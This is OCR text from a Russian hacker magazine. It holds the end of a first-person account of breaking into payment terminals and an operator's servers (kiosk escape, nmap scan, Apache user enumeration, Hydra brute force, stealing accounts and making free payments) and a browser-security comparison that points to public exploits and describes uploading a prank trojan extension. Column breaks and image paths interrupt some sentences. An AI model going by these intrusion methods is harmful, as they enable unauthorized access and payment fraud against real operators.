Программистам этой конторы я вообще поражаюсь. Сделали красивый дизайн на флеше, а об отладке своей проги, по-моему, вообще не думают. Открою тебе небольшой секрет: при определенных комбинациях действий на сенсорном экране терминала программа вылетает, даже не выдав ошибку. Причем здесь интересен еще один момент. Все сенсорные мониторы на сегодняшний день поддерживают несколько режимов:

```
1. Click on touch
2. Click on release
3. Drag and click
4. Drag and double click
```

Это как минимум... То есть, как ты понимаешь, можно отключить все возможности, кроме простого нажатия нарисованных кнопок. Но ведь нет же! Квалифицированные мастера сервисного обслуживания и не подумали ничего отключать. Наверное, посчитали, что тогда им будет неудобно обслуживать терминалы!
Таким образом, на разных терминалах этой конторы мне удалось получить доступ к рабочему столу (да, не удивляйся, там стоит обычная Винда, несмотря на то что на сайте написано Linux), «Моему компьютеру» и каталогу с программой со всеми вытекающими последствиями.

root vs ОСМП


С этой конторой пришлось немного попотеть. Просканировав порты, nmap нащупал открытый и нефильтруемый pptpd-демон на стандартном порту 1723. Так как для подбора пароля у нас существует THC Hydra, дело оставалось за именами пользователей. База данных пользователей PPTP очень часто не имеет ничего общего с базой данных пользователей сервера, но далеко не всегда. Зачастую Василий Пупкин создает одного и того же пользователя vasya везде, где только возможно. Поэтому, получив версию Apache-демона, я вспомнил про старую уязвимость с определением имен пользователей через web-доступ. Через несколько минут эксплойт был готов к работе.

Эксплойт отработал удачно и нашел двух пользователей — root и alex. Дальше за дело принялась Hydra. Я зарядил несколько увесистых словарей и подготовил скрипт для генерирования словарей, имитирующих посимвольный перебор, но до них дело так и не дошло. Все оказалось гораздо проще. Пароль для alex'а был очень простой и даже находился где-то в начале словаря.
Что было дальше, думаю, не стоит рассказывать. Еще немного поработав, я получил доступ к базе терминалов и успешно слил несколько аккаунтов. Пароли, конечно, были хэшированы, но их расшифровывать я не стал. Естественно, я даже и не рассчитывал остаться незамеченным, но пока страждущие админы в течение нескольких дней закрывали дыру, мне удалось провести добрую порцию платежей.

СТОИТ ЛИ ОВЧИНКА ВЫДЕЛКИ?

Сама возможность получения чего-то на халяву уже заставляет человека совершать какие-то телодвижения. Главное в этом деле не жадничать и чтить Уголовный кодекс. Но факт остается фактом: хакер может проводить практически любые платежи абсолютно бесплатно нажатием нескольких кнопок в своей самописной программе.
Хочу оговориться: все вышеописанное в статье было сообщено администраторам платежных систем, которые, в свою очередь, поспешили прикрыть дыры. И еще: ты уже большой мальчик, и за все проведенные тобой платежи ты будешь отвечать по полной программе сам. Автор и редакция журнала тебя предупредили и к твоим возможным противоправным деяниям никакого отношения иметь не будут.

Снимок экрана глючного платежного терминала QuickPray





Крис Касперски

БУНТ МАШИН И ВОССТАНИЕ ЧЕРВЕЙ

ПАРАД БАГОВ В ПОПУЛЯРНЫХ БРАУЗЕРАХ

Кто-то верит в Деда Мороза, а кто-то в браузеры без дыр. Попытка оспорить постулат веры приводит как минимум к гигабайтам флейма. Провокация? Нет, всего лишь статья, в которой мы объективно сравниваем различные типы браузеров на предмет безопасности по куче критериев сразу, подтверждая сказанное не только всем весом своего авторитета, но и обширным фактическим материалом.


Стремительный рост уязвимостей в пятой (и особенно шестой) версии IE вынудил продвинутых пользователей перейти на альтернативные браузеры, на которые хакеры уже давно перешли (ну, хакеры — они всегда в авангарде :)). Конкуренты четко просекли ситуацию, сделав ставку на безопасность: «С Firefox Вы повысите свою безопасность и удобство серфинга», «Opera предоставляет самый быстрый, безопасный и простой в использовании браузер». Не отстает от них и Microsoft, но при всей агрессивности маркетинга последней ее рекламе больше никто не верит, и ошибки в IE обнаруживаются чуть ли не ежедневно, а каждая шестая среди них критическая. Не браузер, а сплошное решето. Работать с ним и шарахаться от каждого шороха способны либо экстремалы, либо чайники. Остальные уже давно забили и мигрировали в иные миры, откуда уже не возвращаются. Действительно, посидев на Горящем Лисе или Опере недельку-другую, работать под IE больше не хочется.

Что-то у конкурентов реализовано получше, что-то — похуже, но дело ведь не в качестве кода и удобстве использования, а в безопасности! Ругая IE, поклонники альтернативных браузеров совершенно наплевательски относятся к собственной security, не следят за новостями, не скачивают обновлений и вообще ведут себя так, как будто ни дыр, ни хакеров, ни прочих угроз в природе не существует. Между тем дыры есть везде, в том числе и в текстовых браузерах типа Рыся, просто о них непринято говорить. Почему? Очень просто. Microsoft первая попадает под перекрестный огонь специалистов по безопасности и сетевых обозре-

вателей, а продукция сторонних фирм традиционно остается в стороне, к тому же журнальный бизнес придерживается правила «бей сильных и не ввязывайся в священные войны». Писать о дырах в Лисе зачастую просто небезопасно. Тут же закидают гнилыми помидорами и тухлыми яйцами. А вот дыры в IE — это почетно!
Ладно, оставляем лирику и переходим к статистике.

ГОРЯЧИЙ ЛИС


Firefox, собранный на обломках заживо похороненного (а затем эксгумированного и реанимированного) Netscape, просто не может быть надежным браузером по определению. Фирма Netscape была первой, кому пришла в голову мысль внедрить в браузер поддержку Java-скриптов, и дыры в Netscape водились уже тогда, когда Билл Гейтс еще не вкурил в интернет, и не помышляя, что интернет — это тема.
Войну между Microsoft и Netscape мы оставим на растерзание историкам (им же тоже нужно чем-то питаться), а сами сосредоточимся на достигнутых результатах. Netscape раскрыла исходные тексты своего продукта и начала привлекать к разработке всех желающих, но желающих не было, и кворума собрать не удалось. Кому из опытных программистов интересно тратить время и силы на мертвый проект, не получая ни прибыли, ни отдачи, в смысле — ни удовлетворения, ни денег? Чтобы собрать команду, понадобилось несколько лет, и мало-помалу новый продукт (окрещенный Горящим Лисом, или по-английски Firefox'ом) стал завоевывать рынок.
Первые версии Лиса были ужасны. Часть сайтов вообще не открывалась или отображалась неправильно, оперативная память стремительно утекала, производительность (а точнее, полное отсутствие таковой) настойчиво напоминала о себе с первой до последней минуты работы с Горящим Лисом, требуя его периодического перезапуска (чтобы вернуть системе утекшую память).
А чему удивляться? Код Лиса написан на смеси приплюснутого Си и жабы, а жаба — это уже тормоза. Причем если IE разбит на множество динамических библиотек, загружаемых в память по мере необходимости (и даже базовые библиотеки грузятся одновременно с отображением пользовательского интерфейса, создавая иллюзию быстрого старта), то у Горящего Лиса все свалено в огромный исполняемый файл. Ну разве можно так делать?! Но это еще что. Настройки браузера разбросаны по сотням файлов, эти файлы представлены в текстовом формате, и при каждом своем запуске браузер вынужден парсить их заново. Вот, такая, значит, у них оптимизация.



Google способен анализировать web-страницы и распознавать контент, атакующий браузер


С низкой скоростью работы можно было бы и смириться (зачем торопиться на кладбище?), но только не с катастрофической ситуацией с безопасностью. Компоненты браузера, написанные на жабе, освобождают его от ряда «врожденных болезней» языка Си типа переполняющихся буферов, которыми так знаменит IE, но в Лисе довольно много приплюснутого кода, и ошибки переполнения (ведущие к удаленному захвату управления компьютером) в нем все-таки имеются, пускай в меньших количествах, чем в IE. Плюс общие ошибки дизайна и кривой (изначально) HTML-движок, добавление новых фич в который ломает всю систему безопасности, образуя многочисленные дыры по всему охраняемому периметру.
А чего еще можно ожидать от «базарного» стиля программирования, когда квалификация разработчиков варьируется в очень широких пределах и любой пионер (ну не совсем любой, конечно) может вносить изменения в код, не согласуя их с более опытными товарищами, которые,


Внешний вид Горящего Лиса





Это не след от НЛО, это поклонники Горящего Лиса оттягиваются




Дыры, обнаруженные в Рысе за все время его существования

обнаружив подобную самодеятельность, сначала хватаются за валидол, а потом за голову? Подписавшись на рассылку для разработчиков (или покопавшись в ее архиве), очень быстро устаешь от «креативной» пионерии, которая сначала что-то делает, а потом думает, что оно сделала и как с этим жить.


Впрочем, мы вновь углубились в лирику, а обещали статистику. OK, открываем www.securityfocus.com (можно прямо в Лисе), вбиваем в строку поиска Mozilla Firefox и получаем 6 страниц уязвимостей по 30 штук в каждой, причем целый ряд уязвимостей носит множественный характер. На самом деле в Горящем Лисе за всю его историю найдено не ~180 дыр, а намного больше. Тот факт, что большинство уязвимостей обнаруживают сами же разработчики, оперативно затыкая их, ничего не меняет. Другой вопрос, что сообщение о дыре — это всего лишь текст, а не исполняемый файл, и вовсе не очевидно, что эта уязвимость действительно представляет реальную угрозу. Атакующему предстоит не только разобраться в технических аспектах (которые обычно не разглашаются), но и решить многие другие проблемы.

Короче говоря, не каждая дыра — это нора. Угроза исходит главным образом от публичных эксплойтов, которыми может воспользоваться любой желающий. Ему и хакером быть необязательно. Навыков продвинутого пользователя обычно оказывается вполне достаточно. А раз так, идем на www.milw0rm.com, вбиваем в строку поиска Firefox и пожинаем урожай — свыше 20 эксплойтов, большинство из которых работает чисто на отказ в обслуживании. Но имеется также достаточно много дыр, допускающих засылку shell-кода с последующим захватом управления. А вот это уже не хухры-мухры! Это реальная опасность попасть под артобстрел или запустить червя на свой компьютер!


Правда, реальных случаев атак на Горящего Лиса зарегистрировано



Статистика по дырам, обнаруженным за 2007 год в Опере, по данным компании Secunia



Статистика по дырам, обнаруженным за 2007 год в Горящем Лисе, по данным компании Secunia




Статистика по дырам, обнаруженным за 2007 год в IE, по данным компании Secunia

Плагины

Все браузеры (за исключением, пожалуй, одного лишь Рыся и его текстового собрата Links'а) позволяют устанавливать плагины сторонних производителей: Abobe PDF Reader, Flash Player и много еще чего. А в этих плагинах ошибки, между прочим, тоже встречаются. Причем, если плагин портирован сразу под несколько браузеров, уязвимость приобретает масштабный характер. Так, например, в конце 2007 года была обнаружена серьезная дыра в Apple QuickTime Player, допускающая удаленный захват управления и ставящая под угрозу и IE, и Горящего Лиса, и Оперу, Сафари и некоторые другие десктопные и мобильные браузеры. При условии, конечно, что этот плагин на них установлен, а установлен он там достаточно часто.


Ладно, если без встроенного просмотра PDF еще как-то можно и обойтись (хотя какая разница? все равно, дыра выскочит при открытии сохраненного документа с локального диска), то без Flash'а живется хреново. То есть поначалу очень даже хорошо живется: реклама не грузится и не досаждает, а развлекательные ролики можно посмотреть и под IE. Но вот начинают попадаться сайты, где часть картинок выполнена при помощи Flash-технологий (например, так поступает www.iXBT.com), и браузер начинает неизбежно обрастать все новыми плагинами.



Текстовый браузер Рысь на охоте




Виджет для Оперы, в реальном времени отображающий количество незаткнутых дыр в разных браузерах



Дыры в Опере

немного, и нет (или практически нет) ни одного червя, который правильно было бы назвать глистом, поскольку червей ловят и едят, а глисты заводятся сами, и попробуй потом от них избавиться! Самое неприятное, что если пользователи IE в своей массе уже привыкли к его дырам и довольно активно качают обновления (чайников и ламеров мы в расчет не берем), то поклонники Горячего Лиса, уверенные в его непогрешимости, не видят в обновлениях никакой необходимости, тем более что механизм обновлений должным образом не отлажен. Новые билды выходят нечасто, а качать мегабайты исходных текстов и геморроиться с их компиляцией — это, извините, каким же мазохистом быть надо?

Наибольшую опасность представляют уже опубликованные, но еще незалатанные дыры. Для Оперы написан симпатичный виджет, торчащий на рабочем столе и отображающий в реальном времени количество критических незаткнутых дыр для всех популярных браузеров. «Незаткнутых» — это таких дыр, лекарства против которых еще нет, и неизвестно, когда оно будет. Первое место по дырам традиционно



Дыры, обнаруженные в Горящем Лисе

занимает IE (на момент публикации содержащий 7 незаткнутых дыр), за ним с небольшим отрывом идет Лис (5 дыр). Опера находится в самом конце хвоста, пропуская вперед себя UNIX-браузеры, о которых мы говорить все равно не будем.

Но все же IE атакуют порядка на два, а то и на три чаще, чем Горящего Лиса! Почему? Ответ прост, как бумеранг: популярность Горящего Лиса существенно ниже, чем IE, и написание червей под него просто не окупается. К тому же Горящего Лиса устанавливают технически продвинутые люди, пользующиеся целым комплексом защитных средств и распознающие присутствие постороннего кода даже без помощи антивируса — им достаточно бросить беглый взгляд на диспетчер задач или Process Explorer Руссиновича.

Растущая популярность Лиса не идет ему на пользу. Код кривой, дырявый, практически ничем не уступающий IE. Стоит только ему существенно потеснить IE, как тысячи хакеров бросятся на поиски дыр (благо исходные тексты доступны) и начнут писать червей одного за другим. Выдержит ли Горячий Лис их натиск? С таким подходом к разработке — навряд ли. Впрочем, не будем строить прогнозов, а предоставим событиям возможность развиваться собственным путем.

ОПЕРА

Браузер с закрытыми исходными текстами, но, в отличие от Лиса (основанного на кодах Netscape) и IE (построенного на базе Mosaic), разработанный с чистого листа и спроектированный сплоченной командой весьма неглупых людей. По быстродействию, надежности и удобству пользования Опера рвет конкурентов как тузик грелку, причем большинство новых фичей появляется сначала именно в Опере и только потом у конкурентов.

Единственный недостаток Оперы (по сравнению с Лисом) — крайне куцая коллекция расширений. Если для Лиса можно найти любое расширение, какое только нужно (или на худой конец написать его самостоятельно), то в Опере расширения (виджеты) появились лишь недавно. Число их невелико, а функциональность жестко ограничена архитектурой, и в основном все программисты пишут гаджеты типа трехмерных часов, календарей, органайзеров, индикаторов погоды и прочей фигни. А вот научить YouTube сохранять потоковое видео в формате mpeg4 — слабо? А ведь для Лиса таких расширений намного больше одного. Лично я написал пару расширений для www.collarme.com, чтобы с ним можно было работать без помощи мыши — одной лишь клавиатурой. Для Оперы в силу ограничений, наложенных на виджеты, такую штуку написать уже не получается (или я просто не разобрался, как это сделать).

Ошибок в Опере не то чтобы совсем нет, но явно меньше, чем в Горящем Лисе. Security Focus выдает четыре страницы ошибок (против шести в Firefox), правда многие из них критические, то есть допускают возможность удаленного выполнения shell-кода, ведущего к захвату системы, а это очень нехорошо.

На www.milw0rm.com валяется около 15 боевых эксплойтов, работающих главным образом на отказ в обслуживании, но есть среди них и парочка таких, которые забрасывают shell-код, причем как для старых версий

Расширения

В той или иной мере расширения поддерживают все браузеры (кроме текстовых, конечно), и коллекция этих расширений обычно находится прямо на официальном сервере компании-разработчика. Вот только пишутся эти расширения кем попало, а потому таят в себе скрытую угрозу.

Наткнувшись на пару расширений для Горящего Лиса, незаметно ворующих пароли с кукисов, я ради эксперимента создал «троянское» расширение (в кавычках, потому что зловредность его заключалась в грозного вида диалоговом окне с надписью: «Сейчас вам будет нехорошо, а потом еще хуже»). Я был просто ошеломлен, насколько проста оказалась процедура регистрации и каких усилий стояло закачать «троянское» расширение в общий доступ. Никаких. В смысле усилий. Просто берешь и закачиваешь. И прежде чем разъяренные пользователи успели написать абузу, «троянца» скачало и установило нехилое количество человек. И ведь это был явный «троян», а если бы он действовал тихо, скрытно и незаметно, что тогда?

Сразу же возникает вопрос: какими полномочиями обладают расширения? Ответ: разработчики браузера приложили определенные усилия, чтобы эти самые полномочия не выходили за рамки приличий, ограничиваясь действиями, совершаемыми над текущей страницей браузера. А у Лиса еще и над его настройками (что дает возможность незаметно прописать хакерский прокси-сервер для кражи трафика, а потом быстро все вернуть обратно, и никто ничего не заметит). Отформатировать диск или внедрить вирус в исполняемые файлы расширения не могут. Теоретически. Практически же они написаны на жабе, и для ускорения их выполнения браузеры автоматически компилируют их код в память, а ошибок в этих компиляторах очень много. Передать управление на заранее подготовленный машинный код после такой компиляции плевое дело, а машинный код может практически все. Имеются и другие просчеты, как в механизме взаимодействия расширений с браузером, так и в жаба-машинах.

Короче говоря, расширения небезопасны, особенно Лисьи. У Оперы в этом смысле дела обстоят намного лучше, но все-таки потенциальная угроза атаки остается вполне реальной и осязаемой. А потому ни в коем случае не скачивай расширения, прежде чем их не скачает толпа народу и не убедится в их праведности. Во всяком случае, антивирусы распознавать нехорошие расширения еще не научились и навряд ли озаботятся этой проблемой в дальнейшем.



Эксплойты для Рыся




Эксплойты для Горящего Лиса

Оперы, так и для новых. На сайте компании нет ни одного ресурса, хотя бы косвенно относящегося к безопасности (есть только рекламный логотип, типа Опера самая безопасная). Какие там упоминания о дырах или история исправлений! Даже у ненавистной всем Microsoft все это есть, не говоря уже о Лисе. В любую минуту зашел, полистал список новых багов, почитал, чем они чреваты, и вздохнув принялся скачивать обновления или всю версию браузера целиком.
Маленький секрет. На FTP-сайте компании можно найти намного больше, чем в web'е, в том числе и версии с залатанными дырами, еще не выложенные в web. Что за странная политика такая — не знаю. От атак Оперу спасает лишь относительно невысокая распространенность последней. Мне не известен ни один хакерский сайт, сконструированный специально для обстрела Оперы (Лис под удары несколько раз уже попадал, правда все заканчивалось благополучно и зараза благодаря Process Explorer'у Руссиновича подбивалась еще на излете). Закрытость исходных кодов и относительно частый выход новых версий также существенно повышают цену атаки.

РЫСЬ

